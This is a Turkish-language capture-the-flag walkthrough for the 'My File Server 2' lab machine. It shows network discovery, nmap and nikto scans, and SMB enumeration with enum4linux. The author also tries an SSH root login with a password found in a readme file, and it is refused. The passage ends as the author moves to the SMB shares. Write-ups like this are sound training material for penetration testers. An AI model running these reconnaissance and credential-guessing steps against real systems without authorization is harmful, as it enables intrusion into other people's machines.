
My File Server 2 WriteUp


Netdiscover ile network taraması gerçekleştirelim.




```
 Currently scanning: 192.168.39.0/16   |   Screen View: Unique Hosts

 10 Captured ARP Req/Rep packets, from 6 hosts.   Total size: 600
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.1.1     c0:51:5c:9b:b2:68      5     300  Unknown vendor
 192.168.1.40    00:e1:8c:d9:36:40      1      60  Intel Corporate
 192.168.1.53    08:00:27:ef:e8:c6      1      60  PCS Systemtechnik GmbH
 192.168.1.37    00:09:df:de:55:d3      1      60  Vestel Elektronik San ve Tic. A.Ş.
 192.168.1.34    5a:d2:25:f2:43:6e      1      60  Unknown vendor
 192.168.1.36    92:6f:87:ab:ab:99      1      60  Unknown vendor

root@kali:~# 
```

```
nmap -sS -sV -sC -Pn 192.168.1.53
```

Nmap taraması gerçekleştiriyoruz.




```
root@kali:~# nmap -sS -sV -sC -Pn 192.168.1.53
Starting Nmap 7.80 ( https://nmap.org ) at 2024-11-19 16:35 EST
Nmap scan report for 192.168.1.53 (192.168.1.53)
Host is up (0.00067s latency).
Not shown: 908 filtered ports, 85 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxrwxrwx    3 0        0              16 Feb 19  2020 pub [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.1.43
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 75:fa:37:d1:62:4a:15:87:7e:21:83:b9:2f:ff:04:93 (RSA)
|   256 b8:db:2c:ca:e2:70:c3:eb:9a:a8:cc:0e:a2:1c:68:6b (ECDSA)
|_  256 66:a3:1b:55:ca:c2:51:84:41:21:7f:77:40:45:d4:9f (ED25519)
80/tcp   open  http        Apache httpd 2.4.6 ((CentOS))
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.6 (CentOS)
|_http-title: My File Server
111/tcp  open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100003  3,4         2049/tcp   nfs
|   100003  3,4         2049/tcp6  nfs
|   100003  3,4         2049/udp   nfs
|   100003  3,4         2049/udp6  nfs
```



```
|   100021  1,3,4      45154/tcp   nlockmgr
|   100021  1,3,4      55971/udp6  nlockmgr
|   100021  1,3,4      57183/tcp6  nlockmgr
|   100024  1          36646/tcp6  status
|   100024  1          37115/tcp   status
|   100024  1          47733/udp   status
|   100024  1          49479/udp6  status
|   100227  3           2049/tcp   nfs_acl
|   100227  3           2049/tcp6  nfs_acl
|   100227  3           2049/udp   nfs_acl
|_  100227  3           2049/udp6  nfs_acl
445/tcp  open  netbios-ssn Samba smbd 4.9.1 (workgroup: SAMBA)
2049/tcp open  nfs_acl     3 (RPC #100227)
2121/tcp open  ftp         ProFTPD 1.3.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: ERROR
MAC Address: 08:00:27:EF:E8:C6 (Oracle VirtualBox virtual NIC)
Service Info: Host: FILESERVER; OS: Unix

Host script results:
|_clock-skew: mean: -1h50m01s, deviation: 3h10m30s, median: -2s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.1)
|   Computer name: localhost
|   NetBIOS computer name: FILESERVER\x00
|   Domain name: \x00
|   FQDN: localhost
|_  System time: 2024-11-20T03:05:45+05:30
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-11-19T21:35:45
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.49 seconds
root@kali:~# 
```


80 nolu porttaki http sunucusuna bakalım.



Armour Infosec


My File Server

Sitede herhangi bir sonuca rastlamadık. Şimdi nikto ile zafiyet taraması gerçekleştirelim.




```
root@kali:~# nikto --url 192.168.1.53
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.1.53
+ Target Hostname:    192.168.1.53
+ Target Port:        80
+ Start Time:         2024-11-19 16:39:56 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.6 (CentOS)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3092: /readme.txt: This might be interesting...
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8724 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:           2024-11-19 16:41:05 (GMT-5) (69 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nikto taramasında readme.txt adında bir dosya keşfettik. Şimdi bu dosyayı inceleyelim.



```
My Password is
rootroot1
```

Burada bir parola elde etmeyi başardık. SSH ile Login olmayı deneyelim.




```
root@kali:~# ssh root@192.168.1.53
The authenticity of host '192.168.1.53 (192.168.1.53)' can't be established.
ECDSA key fingerprint is SHA256:ubVSjesxQ2Xi6C3yu6zQxaJxWu+SEefDHJ3zRlBgrWo.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.53' (ECDSA) to the list of known hosts.
   ##################################################################################
   #                                 Armour Infosec                                 #
   #                       -------- www.armourinfosec.com -----------               #
   #                               My File Server - 2                               #
   #                          Designed By  :- Akanksha Sachin Verma                 #
   #                          Twitter      :- @akankshavermasv                      #
   ##################################################################################

root@192.168.1.53: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).
root@kali:~#
```

Login olmaya iznimiz olmadığını görüyoruz.


Şimdi smb servisi hakkında bilgi toplayalım.

```
enum4linux 192.168.1.53
```




```
 ═════════════════════════════════════════
|    Share Enumeration on 192.168.1.53    |
 ═════════════════════════════════════════
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 640.

        Sharename       Type      Comment
        ─────────       ────      ───────
        print$          Disk      Printer Drivers
        smbdata         Disk      smbdata
        smbuser         Disk      smbuser
        IPC$            IPC       IPC Service (Samba 4.9.1)
SMB1 disabled -- no workgroup available
```

SMB ile paylaşılan dizinleri tespit etmeyi başardık.



```
 ═════════════════════════════
|    Users on 192.168.1.53    |
 ═════════════════════════════
Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 866.
index: 0×1 RID: 0×3e8 acb: 0×00000010 Account: smbuser  Name:   Desc:

Use of uninitialized value $global_workgroup in concatenation (.) or string at ./enum4linux.pl line 881.
user:[smbuser] rid:[0×3e8]
```


Ayrıca smbuser adında bir kullanıcı tespit ettik. smbdata klasörüne bağlanmayı deneyelim.



